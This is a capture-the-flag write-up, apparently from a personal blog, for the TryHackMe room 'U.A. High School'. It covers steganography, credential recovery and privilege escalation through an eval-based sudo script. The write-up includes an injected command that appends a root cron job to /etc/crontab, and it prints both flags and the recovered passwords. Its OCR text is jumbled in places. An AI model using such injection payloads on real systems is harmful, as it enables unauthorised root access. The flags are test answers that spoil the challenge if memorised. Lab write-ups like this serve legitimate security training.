
oneforall.jpg      100%[=====] 95.96K 86.9KB/s   in 1.1s
2024-09-04 15:38:39 (86.9 KB/s) - 'oneforall.jpg' saved [98264/98264]

--2024-09-04 15:38:39-- http://.
Resolving . (.)... failed: No address associated with hostname.
wget: unable to resolve host address '.'
FINISHED --2024-09-04 15:38:39--
Total wall clock time: 1.4s
Downloaded: 1 files, 96K in 1.1s (86.9 KB/s)

(root@Kali)-[~/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
# 

```

opening the yuei.jpg using the eog tool, I was presented with this familiar image.



Opening the "oneforall.jpg" image, I kept on receiving an error message that this file format was not supported. It was evident it was corrupted and perhaps might have hidden data in it.

Using the file cmd, I was able to tell that there was a hidden data within this corrupted file.

```

[root@Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
# ls
U.A-highschool.ctb oneforall.jpg reports reshell username yuei.jpg
[root@Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
# file oneforall.jpg
oneforall.jpg: data

[root@Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
# steghide extract -sf oneforall.jpg

Enter passphrase: 
```

I continued to look out for more sensitive and interesting information, and here I came across the "passphrase.txt" under the "/Hidden_Content" folder. I downloaded the file to my local machine for further analysis.

```

[root@Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
# wget http://10.10.177.9:8000/passphrase.txt .
--2024-09-04 16:15:22-- http://10.10.177.9:8000/passphrase.txt
Connecting to 10.10.177.9:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 29 [text/plain]
Saving to: 'passphrase.txt' (as 'passphrase.txt')

passphrase.txt      100%[=====]      29  --.KB/s   in 0.07s
2024-09-04 16:15:22 (390 B/s) - 'passphrase.txt' saved [29/29] U.A., the most renowned
--2024-09-04 16:15:22-- http://.
Resolving . (.)... failed: No address associated with hostname.
wget: unable to resolve host address '.'
FINISHED --2024-09-04 16:15:22--
Total wall clock time: 0.7s
Downloaded: 1 files, 29 in 0.07s (390 B/s) fully boot.

[root@Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
# 
```

```

www-data@myheroacademia:/var/www$ cd ..
cd ..
www-data@myheroacademia:/var/www$ ls -la
ls -la
total 16
drwxr-xr-x  4 www-data www-data 4096 Dec 13  2023 .
drwxr-xr-x 14 root    root     4096 Jul  9  2023 ..
drwxrwxr-x  2 www-data www-data 4096 Jul  9  2023 Hidden_Content
drwxr-xr-x  3 www-data www-data 4096 Dec 13  2023 html
www-data@myheroacademia:/var/www$ cd Hidden_Content
cd Hidden_Content
www-data@myheroacademia:/var/www/Hidden_Content$ ls -la
ls -la
total 12
drwxrwxr-x  2 www-data www-data 4096 Jul  9  2023 .
drwxr-xr-x  4 www-data www-data 4096 Dec 13  2023 ..
-rw-rw-r--  1 www-data www-data 29 Jul  9  2023 passphrase.txt
www-data@myheroacademia:/var/www/Hidden_Content$ python3 -m http.server 8000
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.9.247.106 - - [04/Sep/2024 13:15:22] "GET /passphrase.txt HTTP/1.1" 200 -

```

Reading the content of passphrase.txt, I found an base64 encoded text that could be a possible password to something on the target machine.

```
└─(root㉿Kali)-[~/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
  └─# ls
U.A-highschool.ctb  passphrase.txt  reshell  yuei.jpg
oneforall.jpg        reports       username

└─(root㉿Kali)-[~/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
  └─# cat passphrase.txt
QWxsbWlnaHRGb3JFdmVyISEhCg==

└─(root㉿Kali)-[~/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
  └─# cat passphrase.txt | base64 -d
AllmightyForEver!!!

└─(root㉿Kali)-[~/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
  └─#
```

Having the username "deku", I tried to ssh into the target machine using this possible passphrase but it was not a success.

```
└─(root㉿Kali)-[~/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
  └─# cat passphrase.txt | base64 -d
AllmightyForEver!!!

└─(root㉿Kali)-[~/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
  └─# ssh deku@10.10.177.9 -p 22
The authenticity of host '10.10.177.9 (10.10.177.9)' can't be established.
ED25519 key fingerprint is SHA256:OgRmqdwC/bY0nCsZ5+MHrpGGo75F1+78/LGZjSVg2VY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.177.9' (ED25519) to the list of known hosts.
deku@10.10.177.9's password:
Permission denied, please try again.
deku@10.10.177.9's password:
Permission denied, please try again.
deku@10.10.177.9's password:
deku@10.10.177.9: Permission denied (publickey,password).

└─(root㉿Kali)-[~/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
  └─#
```

Opening this file using the hexeditor tool to check its hex value, the file was a png file yet its final value indicates that it is jpg file.

File: oneforall.jpg	ASCII	Offset: 0x00000000 / 0x00017FD7 (%00)
000000000	89 50 4E 47	0D 0A 1A 0A
00000010	00 01 00 00	FF DB 00 43
00000020	06 05 06 07	07 06 08 0A
00000030	0F 0C 10 17	14 18 18 17
00000040	1B 23 1C 16	16 20 2C 20
00000050	2D 30 2D 28	30 25 28 29
00000060	07 0A 08 0A	13 0A 0A 13
00000070	28 28 28 28	28 28 28 28
00000080	28 28 28 28	28 28 28 28
00000090	28 28 28 28	28 28 28 28
000000A0	00 11 08 02	3A 04 74 03
000000B0	01 FF C4 00	1F 00 00 01
000000C0	00 00 00 00	00 00 00 01
000000D0	0A 0B FF C4	00 B5 10 00
000000E0	05 04 04 00	00 01 7D 01
000000F0	31 41 06 13	51 61 07 22
00000100	42 B1 C1 15	52 D1 F0 24
00000110	18 19 1A 25	26 27 28 29
00000120	43 44 45 46	47 48 49 4A
00000130	63 64 65 66	67 68 69 6A
00000140	83 84 85 86	87 88 89 8A
00000150	9A A2 A3 A4	A5 A6 A7 A8
00000160	B8 B9 BA C2	C3 C4 C5 C6
00000170	D6 D7 D8 D9	DA E1 E2 E3
00000180	F2 F3 F4 F5	F6 F7 F8 F9
00000190	01 01 01 01	01 01 01 01
000001A0	02 03 04 05	06 07 08 09
000001B0	02 01 02 04	04 03 04 07
000001C0	01 02 03 11	04 05 21 31
000001D0	22 32 81 08	14 42 91 A1
000001E0	62 72 D1 0A	16 24 34 E1
000001F0	28 29 2A 35	36 37 38 39
00000200	4A 53 54 55	56 57 58 59
<hr/>		
^G Help	^C Exit (No Save)	^T goTo Offset
^X Exit and Save		^W Search

00017F80	67 8C 9A E7	A1 24 4D C1	C5 5D 9B B5	4E CE E8 49	g....\$M...J..N..1
00017F90	D8 D2 D4 F4	A5 91 3C DB	53 91 E9 5C	FC D1 98 F2<.S..\....
00017FA0	1C 10 45 75	5A 29 26 12	09 24 56 3F	88 00 17 07	..EuZ)&..\$V?....
00017FB0	03 14 E4 92	49 AE A4 54	A6 A6 B5 31	FA D2 A9 C7I..T...1....
00017FC0	7A 41 F7 A9	0F FA CA 84	79 D2 56 64	BB BD E8 A8	ZA.....y.Vd....
00017FD0	5B A9 A2 AA	E4 1F FF D9			[.....
<hr/>					
^G Help	^C Exit (No Save)	^T goTo Offset	^X Exit and Save		^W Search

So it was corrupted and in order to view it, I was supposed to fix it.

The data you've provided is a hex dump, which shows the binary content of a file, displayed as hexadecimal values alongside ASCII characters. From the beginning of the dump, it's clear that the file is a PNG image (89 50 4E 47 is the PNG signature).

I did some research, and the link below served me well.

[list of file signatures](https://en.wikipedia.org/wiki/List_of_file_signatures)

Contents hide

(Top)

See also

References

External links

Appearance hide

Text

Small

Standard

Large

Width

Standard

Wide

Color (beta)


Automatic

Light

Dark

49 46 00 01				
FF D8 FF EE	ÿØÿì	0	jpg jpeg	JFIF or Exif file format ^[16]
FF D8 FF E1 ?? ??				
45 78	ÿØÿá??Exif			
69 66 00 00				
FF D8 FF E0	ÿØÿà	0	jpg	JPEG raw or in the JFIF or Exif file format ^[16]
00 00 00 0C 6A 50			jp2 j2k jpf jpm jpg2 j2c jpc	
20 20 0D 0A 87 0A	ÿØÿìÿØÿá??Exif	0	jpx	JPEG 2000 format ^[17]
FF 4F FF 51	ÿØÿQ			

I was able to edit the hex value of this image, and here was the image itself.



However trying to extract hidden data in this image, I received an error message "steghide: could not open the file "oneforall.jpeg""

```
[root@Kali]~/Documents/CTFs/U.A-highschool-THM]
# steghide extract -sf oneforall.jpeg
Enter passphrase:
steghide: could not open the file "oneforall.jpeg".
[root@Kali]~/Documents/CTFs/U.A-highschool-THM]
# file oneforall.jpg
oneforall.jpg: data

[root@Kali]~/Documents/CTFs/U.A-highschool-THM]
# hexeditor -b oneforall.jpg
[root@Kali]~/Documents/CTFs/U.A-highschool-THM]
# file oneforall.jpg
oneforall.jpg: JPEG image data

[root@Kali]~/Documents/CTFs/U.A-highschool-THM]
# any ibm
```

After several trial and error, I managed to edit its hex value and extracted the hidden data as shown in the images below.

```
[root@Kali]~/Documents/CTFs/U.A-highschool-THM]
# hexeditor oneforall.jpg JFIF or Exif file
[root@Kali]~/Documents/CTFs/U.A-highschool-THM]
# file oneforall.jpg
oneforall.jpg: data

[root@Kali]~/Documents/CTFs/U.A-highschool-THM]
# steghide extract -sf oneforall.jpg
Enter passphrase:
Corrupt JPEG data: 18 extraneous bytes before marker 0xdb
wrote extracted data to "creds.txt".

[root@Kali]~/Documents/CTFs/U.A-highschool-THM]
#
```

root@Kali: /home/scr34tur3/Documents/CTFs/U.A-highschool-THM 82x35

File: oneforall.jpg	ASCII Offset: 0x00000000 / 0x00017FD7 (%00)
00000000 FF D8 4E 47 0D 0A 1A 0A	00 00 00 01 01 00 00 01 ..NG.....
00000010 00 01 00 00 FF DB 00 43	00 06 04 05 06 05 04 06C.....
00000020 06 05 06 07 07 06 08 0A	10 0A 0A 09 09 0A 14 0E
00000030 0F 0C 10 17 14 18 18 17	14 16 16 1A 1D 25 1F 1A%..
00000040 1B 23 1C 16 16 20 2C 20	23 26 27 29 2A 29 19 1F .#... , #&')*)..
00000050 2D 30 2D 28 30 25 28 29	28 FF DB 00 43 01 07 07 -0-(0%())(...c...
00000060 07 0A 08 0A 13 0A 0A 13	28 1A 16 1A 28 28 28 28(((((
00000070 28 28 28 28 28 28 28 28	28 28 28 28 28 28 28 28 ((((((((((((((
00000080 28 28 28 28 28 28 28 28	28 28 28 28 28 28 28 28 ((((((((((((((
00000090 28 28 28 28 28 28 28 28	28 28 28 28 28 28 FF C0 ((((((((((((((..
000000A0 00 11 08 02 3A 04 74 03	01 22 00 02 11 01 03 11:t..".....
000000B0 01 FF C4 00 1F 00 00 01	05 01 01 01 01 01 01 00
000000C0 00 00 00 00 00 00 00 01	02 03 04 05 06 07 08 09

There was a creds.txt file hidden. It contained deku's password. WOW! it was kinda strong.

```
(root@Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
# ls
U.A-highschool.ctb  oneforall.jpg  reports  username
creds.txt          passphrase.txt  reshell  yuei.jpg

(root@Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
# cat creds.txt
Hi Deku, this is the only way I've found to give you your account credentials, as
soon as you have them, delete this file:

deku:One?For?All_!!one1/A
uperhero Academy, is looking for a superhero to test the security of
Machine
(root@Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
#
```

Having this credentials, I connected to the target machine via ssh as shown below.

```

└─(root㉿Kali)-[~/scr34tur3/Documents/CTFs/U.A-highschool-THM]
# ssh deku@10.10.65.87 -p 22
The authenticity of host '10.10.65.87 (10.10.65.87)' can't be established.
ED25519 key fingerprint is SHA256:0gRmqdwC/bY0nCsZ5+MHrpGGo75F1+78/LGZjSVg2VY.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:80: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.65.87' (ED25519) to the list of known hosts.
deku@10.10.65.87's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-153-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com ● negi18praveen ● Sen6Cyborg78 ● b
 * Support: https://ubuntu.com/advantage

System information as of Sun 08 Sep 2024 10:32:09 AM UTC

System load: 0.08          Processes: 116
Usage of /: 46.9% of 9.75GB Users logged in: 0
Memory usage: 49%          IPv4 address for eth0: 10.10.65.87
Swap usage: 0%             Target IP Address      Expires

```

From this point I was able to read the content of our first flag.

```

Last login: Thu Feb 22 21:27:54 2024 from 10.0.0.3
deku@myheroacademia:~$ ls -la
total 36
drwxr-xr-x 5 deku deku 4096 Jul 10 2023 .
drwxr-xr-x 3 root root 4096 Jul  9 2023 ..
lrwxrwxrwx 1 root root   9 Jul  9 2023 .bash_history -> /dev/null
-rw-r--r-- 1 deku deku 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 deku deku 3771 Feb 25 2020 .bashrc
drwx----- 2 deku deku 4096 Jul  9 2023 .cache
drwxrwxr-x 3 deku deku 4096 Jul  9 2023 .local
-rw-r--r-- 1 deku deku  807 Feb 25 2020 .profile
drwx----- 2 deku deku 4096 Jul  9 2023 .ssh IP Address      Expires
-rw-r--r-- 1 deku deku    0 Jul  9 2023 .sudo_as_admin_successful
-r----- 1 deku deku  33 Jul 10 2023 user.txt      53min 28s
deku@myheroacademia:~$ cat user.txt
THM{W3lC0m3_D3kU_1A_0n3f0rAll??}
deku@myheroacademia:~$ 

```

Running "sudo -l", I found their was a script user deku could run with sudo rights on this system.

```
deku@myheroacademia:~$ sudo -l
[sudo] password for deku:
Matching Defaults entries for deku on myheroacademia:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin
User deku may run the following commands on myheroacademia:
    (ALL) /opt/NewComponent/feedback.sh
deku@myheroacademia:~$
```

I read the source code and read the script to determine what this script was to do. Focusing on the '**eval**' section, this is where we can do the authorisation upgrade.

```
deku@myheroacademia:/opt/NewComponent$ ./feedback.sh
Hello, Welcome to the Report Form
This is a way to report various problems
    Developed by
        The Technical Department of U.A.
Enter your feedback:
${PWD}
It is This:
/opt/NewComponent
Feedback successfully saved.
deku@myheroacademia:/opt/NewComponent$
```

Having this discovery, I scheduled a job "reading and saving the content of root.txt" on a file.

```
deku@myheroacademia:/opt/NewComponent$ sudo ./feedback.sh
[sudo] password for deku:
Hello, Welcome to the Report Form
This is a way to report various problems
    Developed by
        The Technical Department of U.A.
Enter your feedback:
"* * * * * root cat /root/root.txt > /tmp/rootflag.txt" >> /etc/crontab
It is This:
Feedback successfully saved.
deku@myheroacademia:/opt/NewComponent$ date      cd / && run-parts --report /etc/cro
Sun 08 Sep 2024 05:44:47 PM UTC
deku@myheroacademia:/opt/NewComponent$
```

I added this task on the crontab as seen below and gave it a min or two.

```

deku@myheroacademia:/opt/NewComponent$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# ----- minute (0 - 59)
# | ----- hour (0 - 23)
# | | ----- day of month (1 - 31)
# | | | ----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri
,sat
# | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
#
***** root cat /root/root.txt > /tmp/rootflag.txt
deku@myheroacademia:/opt/NewComponent$
```

Checking the tmp folder where the expected file was to be created, I found it was created.


```

deku@myheroacademia:/opt/NewComponent$ date
Sun 08 Sep 2024 05:45:49 PM UTC
deku@myheroacademia:/opt/NewComponent$ ls /tmp
rootflag.txt
snap-private-tmp
systemd-private-a53f98afa29943819cc9d884fe5f8ef0-apache2.service-AQncGi
systemd-private-a53f98afa29943819cc9d884fe5f8ef0-ModemManager.service-o4kvvf
systemd-private-a53f98afa29943819cc9d884fe5f8ef0-systemd-logind.service-m0Yz0f
systemd-private-a53f98afa29943819cc9d884fe5f8ef0-systemd-resolved.service-hka3Ri
systemd-private-a53f98afa29943819cc9d884fe5f8ef0-systemd-timesyncd.service-jz90Ag
```

From this point I was able to read the content of the root flag. Don't forget there are several ways to kill a rat. Alternatively, We can create a publickey with ssh-keygen in our local machine and then we can authorize this file using the chmod 600 cmd. Copy the information in the **.pub** file and after moving to the target machine, run the script and ensure that it is registered in the **.authorized_keys** file.

Now all that's left is to connect locally using ssh.

```
deku@myheroacademia:/opt/NewComponent$ cat /tmp/rootflag.txt  
root@myheroacademia:/opt/NewComponent# cat /root/root.txt
```



THM{Y0U_4r3_7h3_NUM83r_1_H3r0}

deku@myheroacademia:/opt/NewComponent\$

Join us in the mission to protect the digital world of superheroes! U.A., the most renowned Superhero Academy, is looking for a superhero to test the security of our new site.

▶ Start Machine

Our site is a reflection of our school values, designed by our engineers with incredible Quirks. We have gone to great lengths to create a secure platform that reflects the exceptional education of the U.A.

Please allow the machine 3 - 5 minutes to fully boot.

Answer the questions below

What is the user.txt flag?

THM{W3IC0m3_D3kU_1A_0n3f0rAll??}

✓ Correct Answer

✗ Hint

What is the root.txt flag?

THM{Y0U_4r3_7h3_NUM83r_1_H3r0}

✓ Correct Answer



Congratulations!

You've completed the room! Share this with your friends:

[Twitter](#)[Facebook](#)[LinkedIn](#)[Leave feedback](#)

smwabe

[TRYHACKME](#)

Conclusion

In conclusion, the challenge provided a comprehensive test of web exploitation and privilege escalation skills. The base64 encoding of critical data added a layer of complexity, but it did not prevent the successful exploitation of the machine. Using command injection to gain a reverse shell, retrieving and decoding an image file to obtain user credentials, and exploiting a vulnerable bash script via the `eval` function for privilege escalation were pivotal in completing the task. The final step involved scheduling a cron job to read the root flag, showcasing the importance of careful script handling and permission management in securing a system.